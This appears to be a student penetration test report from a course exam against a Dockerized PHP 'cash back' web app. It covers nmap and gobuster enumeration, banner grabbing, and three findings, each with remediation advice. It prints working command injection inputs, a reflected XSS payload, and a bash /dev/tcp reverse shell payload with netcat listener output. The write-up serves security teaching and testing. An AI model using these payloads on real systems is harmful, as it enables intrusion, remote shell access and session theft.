
PENETRATION TEST REPORT

- Bash-powered Cash Back System
- Docker Container : gabrielec/ptexam3
- IP Address: 172.17.0.2
- [PT2025 Exam] – Hosam Abu Ghanima(7122107) – Peraj Arsen(7110084)



INTRODUCTION

This report outlines the results of a Vulnerability Assessment and Penetration Test (VAPT) performed on a web application hosted inside a Docker container environment.

The testing process involved analyzing the exposed network services, assessing the web application's input handling, and attempting to bypass security controls through manual various techniques!

Steps Performed During the Assessment :

1. Environment Setup and Target Identification
2. Network Scanning
3. Pre-Exploitation Phase – Web Enumeration
4. Vulnerability Identification


1.ENVIRONMENT SETUP AND TARGET IDENTIFICATION


1.1) **Enviroment Setup**: the goal here is to prepare a safe and isolated environment to run the target application for testing. So we take these 2 actions:

1. Pull the target image with : **docker pull gabrielec/ptexam3**

2. Run the container in detached mode (background, so we can still use the terminal to check logs, scan ports…): **docker run -d --name ptexam3 gabrielec/ptexam3**

1.2) **Network and Target Identification**: the goal here is to Identify the container's IP address to treat it as a remote host. We used docker network inspection to find container id






```
userwskazuki@LAPTOP-Q9R6SOQS:~$ TARGET_IP=$(docker inspect -f '{{range .NetworkSettings.Networks}}{{.IPAddress}}{{end}}' ptexam3)
echo $TARGET_IP
172.17.0.2
```


2. NETWORK SCANNING

2.1) **Host discovery**: we check if the container is reachable:

➔ ping –c 4 172.17.0.2


2.2) **Port Scanning with Nmap**: we run nmap to detect open ports and services. The scan detected **port 80/TCP open**, running **Apache httpd 2.4.38 (Debian)**.
It also identified the host OS as **Linux kernel 4.15–5.8**.
This confirms that the target exposes a **web service** on port 80, which will be the focus of further testing. (-sV = service version detection)





```
userwskazuki@LAPTOP-Q9R6SOQS:~$ nmap -sV 172.17.0.2
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-09-04 18:11 CEST
Nmap scan report for 172.17.0.2
Host is up (0.000051s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.38 ((Debian))
```

3. PRE-EXPLOITATION PHASE – WEB ENUMERATION




The goal of this phase is to enumerate and analyze the **HTTP service** running on port **80/TCP**. Since the network scanning revealed this is the only open service, all subsequent testing focused on the web application hosted there.


3.1) **Actions taken:**

1) Due to the port forwarding, the application could not be accessed directly through the container's internal IP (172.17.0.2). Instead , the HTTP service was reachable via host machine's IP (172.19.219.111) on port 8080. This port mapping allowed the browser to communicate with the containerized application as if it were running on the host system.

2) We used Gobuster to discover hidden directories and files on the target's web server. The command executed was:




```
===============================================================
userwskazuki@LAPTOP-Q9R6SOQS:~/wordlists$ gobuster dir -u http://172.17.0.2 -w ~/wordlists/common.txt -t 30 -x php,html,txt
===============================================================
```




```
Starting gobuster in directory enumeration mode
===============================================================
/.hta.txt             (Status: 403) [Size: 275]
/.htaccess.php        (Status: 403) [Size: 275]
/.hta                 (Status: 403) [Size: 275]
/.hta.php             (Status: 403) [Size: 275]
/.htaccess            (Status: 403) [Size: 275]
/.hta.html            (Status: 403) [Size: 275]
/.htaccess.html       (Status: 403) [Size: 275]
/.htpasswd            (Status: 403) [Size: 275]
/.htpasswd.txt        (Status: 403) [Size: 275]
/.htpasswd.html       (Status: 403) [Size: 275]
/.htpasswd.php        (Status: 403) [Size: 275]
/.htaccess.txt        (Status: 403) [Size: 275]
/check.php            (Status: 302) [Size: 0] [--> login.php]
/config.php           (Status: 200) [Size: 0]
/index.php            (Status: 200) [Size: 1357]
/index.php            (Status: 200) [Size: 1357]
/login.php            (Status: 200) [Size: 1229]
/logout.php           (Status: 302) [Size: 0] [--> index.php]
/server-status        (Status: 403) [Size: 275]
/signup.php           (Status: 200) [Size: 1018]
/welcome.php          (Status: 302) [Size: 0] [--> login.php]
Progress: 19000 / 19000 (100.00%)
```

3. PRE-EXPLOITATION PHASE – WEB ENUMERATION(BANNER GRABBING)



- 3) **<u>HTTP Header Enumeration:</u>** We performed **banner grabbing** by enumerating HTTP response headers using **Nmap (http-headers script)** and **cURL (-I)**. Both confirmed the server was running **Apache/2.4.38 (Debian)** with **PHP/7.2.34**. Banner grabbing reveals the **software and version** in use, which is critical for:
- Detecting **known vulnerabilities**
- Spotting **misconfigurations**
- Mapping the **attack surface**



```
userwskazuki@LAPTOP-Q9R6SOQS:~$ curl -I http://172.17.0.2
HTTP/1.1 200 OK
Date: Fri, 05 Sep 2025 14:24:26 GMT
Server: Apache/2.4.38 (Debian)
X-Powered-By: PHP/7.2.34
Content-Type: text/html; charset=UTF-8
```

This information is critical for mapping the attack surface, as it helps us search for known vulnerabilities, misconfigurations, or exploits specific to the detected versions.


4. VULNERABILITY IDENTIFICATION

4.1) **Command Injection in Cashback Code Calculator:** The Cashback Code Calculator's input field for "receipt number" is vulnerable to command injection. The application passes user input directly into system-level commands without sanitization. By appending shell operators (e.g., &&), arbitrary commands can be executed on the server. Evidence :
When we Input && ls we get some revealed accessible application files, including index.php, login.php, config.php, and 213c06c51ed7df6f08e02866c7758cb8.php.

Proof Of Concept: We discovered a hidden phpinfo page at: http://172.19.219.111:8080/213c06c51ed7df6f08e02866c7758cb8.php. phpinfo disclosed sensitive information such as PHP version (7.2.34), loaded extensions, file paths, and system environment details. We also tried to access config.php but it didn't reveal any content! but its presence suggests potential sensitive configurations in a real environment.

Impact: Attackers can run arbitrary system commands, leading to full server compromise, while the exposed phpinfo page reveals sensitive environment details that aid exploitation.

Recommendation: Sanitize and validate all user input, avoid shell execution by using safe APIs, and disable phpinfo() in production


Discount code

```
. ./213c06c51ed7df6f08e02866c7758cb8.php ./welcome.php ./signup.php ./index.php ./logo.png ./login.php ./check.php ./config.php ./logout.php uid=33(www-data) gid=33(www-data)
groups=33(www-data)
```

Cash back code calculator


Enter your receipt number to get a discount code.

receipt number

&& id

4. VULNERABILITY IDENTIFICATION

- 4.2) **<u>Cross-Site Scripting (XSS) :</u>** The receipt number input field in the cashback calculator is vulnerable to **Reflected Cross-Site Scripting (XSS)**. The application fails to sanitize user input before reflecting it in the HTML response.
- Proof of Concept:



```
"><img src=x onerror=alert(1)>
```

This payload triggered a JavaScript alert in the browser, confirming the XSS vulnerability.

- **Impact:**

  1.Theft of cookies or session tokens (e.g., using alert(document.cookie)).


  2.Injection of malicious links or scripts.

  3.Phishing and session hijacking risks.

- **<u>Recommendation :</u>**


  1.Sanitize and encode user input/output
  2.Apply HttpOnly and Secure flags on cookies
  3.Enforce a strict Content Security Policy(CSP)

4. VULNERABILITY IDENTIFICATION



- 4.3) **Reverse Shell (Remote Code Execution):** During testing, we identified that the cashback receipt input field was vulnerable to **Command Injection**, which we escalated into a **Reverse Shell**. By injecting a malicious payload, we forced the server to connect back to our Netcat listener, giving us an **interactive shell** with the same privileges as the web server user (www-data).
- **Proof Of Concept:**

1. On the attacher's machine, we set up a Netcat listener: nc –lvnp 4444
2. In the web application's receipt input, we injected: | bash -c 'bash -i >& /dev/tcp/172.19.219.111/4444 0>&1'
3. As soon as the payload was executed, the server connected back :



```
userwskazuki@LAPTOP-Q9R6SOQS:~$ nc -lvnp 4444
Listening on 0.0.0.0 4444
Connection received on 172.17.0.2 44094
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
www-data@b72126036d4f:/var/www/html$
```


we gained a **reverse shell** as www-data, allowing remote command execution, file access, and potential privilege escalation.

Reccomendation: Block command injection by removing unsafe functions, run web apps with least privileges, and use Web Application Firewalls (WAFs).

4. VULNERABILITY IDENTIFICATION

